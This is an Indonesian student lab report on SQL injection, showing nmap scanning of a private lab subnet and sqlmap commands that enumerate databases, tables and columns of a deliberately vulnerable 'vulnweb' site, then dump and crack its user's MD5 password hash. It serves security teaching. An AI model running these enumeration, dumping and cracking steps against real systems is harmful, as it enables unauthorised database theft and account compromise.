

# **KEAMANAN JARINGAN**

## **Injection & BruteForce**



**Nama :**

Mochammad Jauhar Ulul Albab

**NRP :** 3122640044

**KELAS D4 LJ TI B**

**JURUSAN D4 TEKNIK INFORMATIKA**

**POLITEKNIK ELEKTRONIKA NEGERI SURABAYA**

## Injection

1. Dapatkan Ip dari kali linux yang digunakan untuk menyerang

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::9fa2:3757:d2c2:dd5d prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:c7:e1:36 txqueuelen 1000 (Ethernet)
    RX packets 4342 bytes 4361797 (4.1 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2620 bytes 340151 (332.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.31.254 netmask 255.255.255.0 broadcast 192.168.31.255
    inet6 fe80::ac7c:26fb:4ed2:1bbc prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:35:1b:7f txqueuelen 1000 (Ethernet)
    RX packets 134884 bytes 80344332 (76.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 103175 bytes 15189947 (14.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


2. Setelah itu gunakan Ipcalc untuk mendapatkan range dari IP

```
(kali㉿kali)-[~]
$ ipcalc 192.168.31.254
Address: 192.168.31.254      11000000.10101000.00011111. 11111110
Netmask: 255.255.255.0 = 24 11111111.11111111.11111111. 00000000
Wildcard: 0.0.0.255         00000000.00000000.00000000. 11111111
⇒
Network: 192.168.31.0/24    11000000.10101000.00011111. 00000000
HostMin: 192.168.31.1      11000000.10101000.00011111. 00000001
HostMax: 192.168.31.254    11000000.10101000.00011111. 11111110
Broadcast: 192.168.31.255  11000000.10101000.00011111. 11111111
Hosts/Net: 254              Class C, Private Internet
```


3. Gunakan Nmap untuk mendapatkan Ip dari target yang ingin diserang atau Ip yang juga tersambung pada range yang sama

```
(kali㉿kali)-[~]  
$ nmap 192.168.31.0/24 -p 22 --open  
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-02 06:15 EDT  
Nmap scan report for 192.168.31.148  
Host is up (0.0023s latency).  
  
PORT      STATE SERVICE  
22/tcp    open  ssh  
  
Nmap done: 256 IP addresses (3 hosts up) scanned in 8.52 seconds
```

4. coba buka ip pada browser



5. Coba carilah halaman yang memerlukan 'ID'



disini saya menggunakan halaman detail artikel

## 6. coba jalankan menggunakan SQLMap

sqlmap -u "Url" -dbs : untuk mendapatkan data database yang ada

```
(kali@kali)~$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:00:06 /2023-06-02/

[08:00:06] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=drb2f5dtu64...nsa3dcqv5f'). Do you want to use those [Y/n] y
[08:00:12] [INFO] testing if the target URL content is stable
[08:00:13] [INFO] target URL content is stable
[08:00:13] [INFO] testing if GET parameter 'tampil' is dynamic
[08:00:13] [INFO] GET parameter 'tampil' appears to be dynamic
[08:00:13] [WARNING] heuristic (basic) test shows that GET parameter 'tampil' might not be injectable
[08:00:13] [INFO] testing for SQL injection on GET parameter 'tampil'
[08:00:13] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:00:13] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
```

```

[08:02:05] [INFO] the back-end DBMS is MySQL
[08:02:05] [CRITICAL] unable to connect to the target URL. sqlmap is going to
retry the request(s)
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12
[08:02:05] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sys
[*] vulnweb

```

daftar database yang terhubung

7. disini saya ingin melihat tabel pada database vulnweb

sqlmap -u "url" -D vulnweb --tables : untuk melihat daftar list table pada database vulnweb

```

(kali@kali)-[~]
$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -D vulnweb --tables

```



```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 08:04:16 /2023-06-02/

```

```

[08:04:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: Apache 2.4.38, PHP
back-end DBMS: MySQL ≥ 5.0.12
[08:04:21] [INFO] fetching tables for database: 'vulnweb'
Database: vulnweb
[7 tables]
+-----+
| user |
| artikel |
| galeri |
| halaman |
| komentar |
| menu |
| pesan |
+-----+

```



```

[08:04:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.148'
[*] ending @ 08:04:21 /2023-06-02/

```

daftar table pada database vulnweb terdapat user, artikel, galeri, halaman, komentar, menu, pesan

8. selanjutnya kita lihat kolom yang ada pada tabel user

sqlmap -u "url" -T user --columns : untuk melihat daftar kolom pada tabel

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -T user --columns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:06:09 /2023-06-02/
```

```
[08:06:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 19.04 (disco)
web application technology: PHP, Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12
[08:06:12] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[08:06:12] [INFO] fetching current database
[08:06:12] [INFO] fetching columns for table 'user' in database 'vulnweb'
Database: vulnweb
Table: user
[3 columns]

+-----+-----+
| Column | Type |
+-----+-----+
| id_user | int(5) |
| password | varchar(50) |
| username | varchar(50) |
+-----+-----+

[08:06:13] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.31.148'

[*] ending @ 08:06:13 /2023-06-02/
```

berikun daftar kolom pada tabel user

9. selanjutnya kita dapatkan data dari tiap kolom tabel user

sqlmap -u "url" -C id\_user,password,username --dump : digunakan untuk mendapatkan data id\_user, password, dan username

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.31.148/index.php?tampil=artikel_detail&id=85" -C id_user,password,username --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:31:44 /2023-06-02/
```

```

do you want to crack them via a dictionary-based attack? [Y/n/q] y
[08:32:30] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press
Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[08:32:47] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[08:32:52] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[08:32:52] [INFO] starting 2 processes
[08:36:08] [INFO] cracked password 'vulnweb' for user 'vulnweb'
Database: vulnweb
Table: user
[1 entry]
+-----+-----+-----+
| id_user | password | username |
+-----+-----+-----+
| 1 | 1a0ca51fac95b68dcad75eff37e86d8b (vulnweb) | vulnweb |
+-----+-----+-----+

```

berikut data yang didapatkan dari hasil sqlmap pada tabel user